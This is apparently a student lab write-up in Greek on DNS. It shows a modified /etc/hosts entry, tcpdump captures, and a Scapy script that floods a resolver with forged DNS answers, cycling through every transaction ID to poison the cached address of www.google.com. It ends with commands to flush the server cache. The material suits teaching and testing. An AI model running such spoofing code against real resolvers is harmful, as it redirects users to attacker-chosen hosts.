
```

GNU nano 4.8 /etc/hosts
# Host addresses
127.0.0.1 localhost vergman-hppavilion15notebookpc
127.0.1.1 vergman-hppavilion15notebookpc
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

150.140.130.170 www.example.com

```

Μετά πληκτρολογώ στον browser www.example.com:



Παρακολουθώ την κίνηση στο tcpdump:

```
sudo tcpdump -nnvv -i wlo1 -s 1514 -S -X dst www.example.com
```

```

13:45:48.548835 IP (tos 0x0, ttl 64, id 22958, offset 0, flags [DF], proto TCP (6), length 52)
 192.168.1.106.48688 > 150.140.130.170.443: Flags [.], cksum 0x5b79 (correct), seq 2181914219, ack 3199366651, win 2205, options [nop,nop,TS val 390637521 ecr 76411
4342], length 0
  0x0000: 4500 0034 59ae 4000 4006 05cd c0a8 016a  E..4Y.@.@.....j
  0x0010: 968c 82aa be30 01bb 820d 5e6b beb2 75fb  ....0....^k..u.
  0x0020: 8010 089d 5b79 0000 0101 080a 1748 a7d1  ....[y.....H..
  0x0030: 2d8b 75a6                -u.
13:45:48.548913 IP (tos 0x0, ttl 64, id 22959, offset 0, flags [DF], proto TCP (6), length 52)
 192.168.1.106.48688 > 150.140.130.170.443: Flags [.], cksum 0x55e4 (correct), seq 2181914219, ack 3199368091, win 2194, options [nop,nop,TS val 390637521 ecr 76411
4342], length 0
  0x0000: 4500 0034 59af 4000 4006 05cc c0a8 016a  E..4Y.@.@.....j
  0x0010: 968c 82aa be30 01bb 820d 5e6b beb2 75fb  ....0....^k..{.
  0x0020: 8010 089d 55e4 0000 0101 080a 1748 a7d1  ....U.....H..
  0x0030: 2d8b 75a6                -u.
13:45:48.549002 IP (tos 0x0, ttl 64, id 22960, offset 0, flags [DF], proto TCP (6), length 52)
 192.168.1.106.48688 > 150.140.130.170.443: Flags [.], cksum 0x504f (correct), seq 2181914219, ack 3199369531, win 2183, options [nop,nop,TS val 390637521 ecr 76411
4342], length 0
  0x0000: 4500 0034 59b0 4000 4006 05cb c0a8 016a  E..4Y.@.@.....j
  0x0010: 968c 82aa be30 01bb 820d 5e6b beb2 813b  ....0....^k...;
  0x0020: 8010 0887 504f 0000 0101 080a 1748 a7d1  ....P0.....H..
  0x0030: 2d8b 75a6                -u.
13:45:48.549085 IP (tos 0x0, ttl 64, id 22961, offset 0, flags [DF], proto TCP (6), length 52)
 192.168.1.106.48688 > 150.140.130.170.443: Flags [.], cksum 0x4ab9 (correct), seq 2181914219, ack 3199370971, win 2172, options [nop,nop,TS val 390637521 ecr 76411
4343], length 0
  0x0000: 4500 0034 59b1 4000 4006 05ca c0a8 016a  E..4Y.@.@.....j
  0x0010: 968c 82aa be30 01bb 820d 5e6b beb2 86db  ....0....^k....
  0x0020: 8010 087c 4ab9 0000 0101 080a 1748 a7d1  ...[J.....H..
  0x0030: 2d8b 75a7                -u.
13:45:48.549163 IP (tos 0x0, ttl 64, id 22962, offset 0, flags [DF], proto TCP (6), length 52)
 192.168.1.106.48688 > 150.140.130.170.443: Flags [.], cksum 0x44fe (correct), seq 2181914219, ack 3199372411, win 2205, options [nop,nop,TS val 390637521 ecr 76411
4343], length 0
  0x0000: 4500 0034 59b2 4000 4006 05c9 c0a8 016a  E..4Y.@.@.....j
  0x0010: 968c 82aa be30 01bb 820d 5e6b beb2 8c7b  ....0....^k...{
  0x0020: 8010 089d 44fe 0000 0101 080a 1748 a7d1  ....D.....H..

```

Και αντίστροφα:

`sudo tcpdump -vv -i wlo1 -s 1514 -S -X dst 150.140.130.170`

```

192.168.1.106.56028 > www.example.com.https: Flags [S], cksum 0x0533 (correct), seq 800154512, win 64240, options [mss 1460,sackOK,TS val 390980972 ecr 0,nop,wscale 7], length 0
  0x0000: 4500 003c c30a 4000 4006 9c68 c0a8 016a  E.<..@.@..h...j
  0x0010: 968c 82aa dadc 01bb 2fb1 6390 0000 0000  ....../.C....
  0x0020: a002 faf0 0533 0000 0204 05b4 0402 080a  ....3.....
  0x0030: 174d e56c 0000 0000 0103 0307                .M.....
13:51:32.032667 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
 192.168.1.106.56028 > www.example.com.https: Flags [R], cksum 0x64bd (correct), seq 800154513, win 0, length 0
  0x0000: 4500 0028 0000 4000 4006 5f87 c0a8 016a  E..(..@.@.....j
  0x0010: 968c 82aa dadc 01bb 2fb1 6391 0000 0000  ....../.C....
  0x0020: 5004 0000 64bd 0000                P...d...
13:51:32.160224 IP (tos 0x0, ttl 64, id 19816, offset 0, flags [DF], proto TCP (6), length 60)
 192.168.1.106.56032 > www.example.com.https: Flags [S], cksum 0x8bbc (correct), seq 1856806247, win 64240, options [mss 1460,sackOK,TS val 390981132 ecr 0,nop,wscale 7], length 0
  0x0000: 4500 003c 4d68 4000 4006 120b c0a8 016a  E.<Mh@.@.....j
  0x0010: 968c 82aa dae0 01bb 6eac 9d67 0000 0000  ....../.n..G...
  0x0020: a002 faf0 8bbc 0000 0204 05b4 0402 080a  ....
  0x0030: 174d e60c 0000 0000 0103 0307                .M.....
13:51:32.178088 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
 192.168.1.106.56032 > www.example.com.https: Flags [R], cksum 0xebe0 (correct), seq 1856806248, win 0, length 0
  0x0000: 4500 0028 0000 4000 4006 5f87 c0a8 016a  E..(..@.@.....j
  0x0010: 968c 82aa dae0 01bb 6eac 9d68 0000 0000  ....../.n..h....
  0x0020: 5004 0000 ebe0 0000                P.....
13:51:32.605427 IP (tos 0x0, ttl 64, id 42546, offset 0, flags [DF], proto TCP (6), length 60)
 192.168.1.106.47656 > www.example.com.https: Flags [S], cksum 0x34ec (correct), seq 4180379827, win 64240, options [mss 1460,sackOK,TS val 390981577 ecr 0,nop,wscale 7], length 0
  0x0000: 4500 003c a632 4000 4006 b940 c0a8 016a  E.<.2@.@...j
  0x0010: 968c 82aa ba28 01bb f92b 88b3 0000 0000  ....(+.....
  0x0020: a002 faf0 34ec 0000 0204 05b4 0402 080a  ....4.....
  0x0030: 174d e7c9 0000 0000 0103 0307                .M.....
13:51:32.624684 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
 192.168.1.106.47656 > www.example.com.https: Flags [R], cksum 0x96d3 (correct), seq 4180379828, win 0, length 0
  0x0000: 4500 0028 0000 4000 4006 5f87 c0a8 016a  E..(..@.@.....j
  0x0010: 968c 82aa ba28 01bb f92b 88b4 0000 0000  ....(+.....
  0x0020: 5004 0000 96d3 0000                P.....

```

Τροποποιώ τον κώδικα pythοn ως εξής:

`from scapy.all import *`

`import time`

`sourceIP='192.168.1.106'`

`destIP='83.212.80.82'`

`destPort=53`

`sourcePort=5353`

`spoofing_set=list(range(0,65536))`

```

#spoofing_set=[34000,34001]
victim_host_name='www.google.com'
rogueIP='150.140.130.170'
udp_packets=[]
for dns_trans_id in spoofing_set:
    udp_packet=(IP(src=sourceIP,dst=destIP)
    /UDP(sport=sourcePort,dport=destPort)
    /DNS(id=dns_trans_id,rd=0,qr=1,ra=0,z=0,rcode=0,
    qdcount=0,ancount=0,nscount=0,arcount=0,
    qd=DNSRR(rrname=victim_host_name,rdata=rogueIP,
    type="A",rclass="IN"
    )))
    udp_packets.append(udp_packet)

```

```

interval=0.001
repeats=500
attempt=0
while(attempt<repeats):
    sr(udp_packet)
    #time.sleep(interval)
    attempt +=1

```

Ορίζω το spoofing set ως μία λίστα με τους αριθμούς 0-65535 δηλαδή 65536 αριθμοί. Εφόσον σε ένα dns πακέτο το transaction id είναι 16-bitο. Ορίζω επίσης το domain που θέλω ο dns server μου να δίνει σε μένα(γενικότερα θύμα) λανθασμένη απάντηση να είναι το www.google.com με την ip ενός άλλου(γενικότερα κακόβουλου site) site . Για δοκιμαστικούς λόγους έχω βάλει την ip του www.upatras.gr(150.140.130.170). Βάζω το interval να έχει μικρή τιμή

για μία πραγματική επίθεση στο 0.001 και τις προσπάθειες σε μία σχετικά μεγάλη τιμή λ.χ 500.

Αρχικά εκτελώ την εντολή `dig @83.212.80.82 www.google.com` , query το οποίο θα έχει και ένα συγκεκριμένο 16-bit transaction id(0-65535). Ταυτόχρονα τρέχω το πρόγραμμα python με την εντολή `sudo python3 ./dns_fake_response.py`. Εάν το transaction id κάποιου πακέτου που στέλνω από το script είναι ίδιο με το transaction id του query της εντολής από πάνω: `dig @83.212.80.82 www.google.com` τότε επιτυχώς “δηλητηριάζω” το cache του dns server με λανθασμένη ip διεύθυνση για το domain www.google.com (ένα μετέπειτα `dig @83.212.80.82 www.google.com` θα επιστρέφει 150.140.130.170). Έτσι ο λόγος που απορρίπτονται τα πακέτα που στέλνω είναι εξαιτίας του ότι δεν ταιριάζουν τα transaction id των `dig @83.212.80.82 www.google.com` και αυτών των udp πακέτων που έστειλα από το script.

Για να τερματίσω την επίδραση του cache poisoning στον server μου απλά καθαρίζω το cache του:

```
sudo rndc flush
```

```
sudo rndc reload
```

Που επιστρέφει:

```
Server reload successful.
```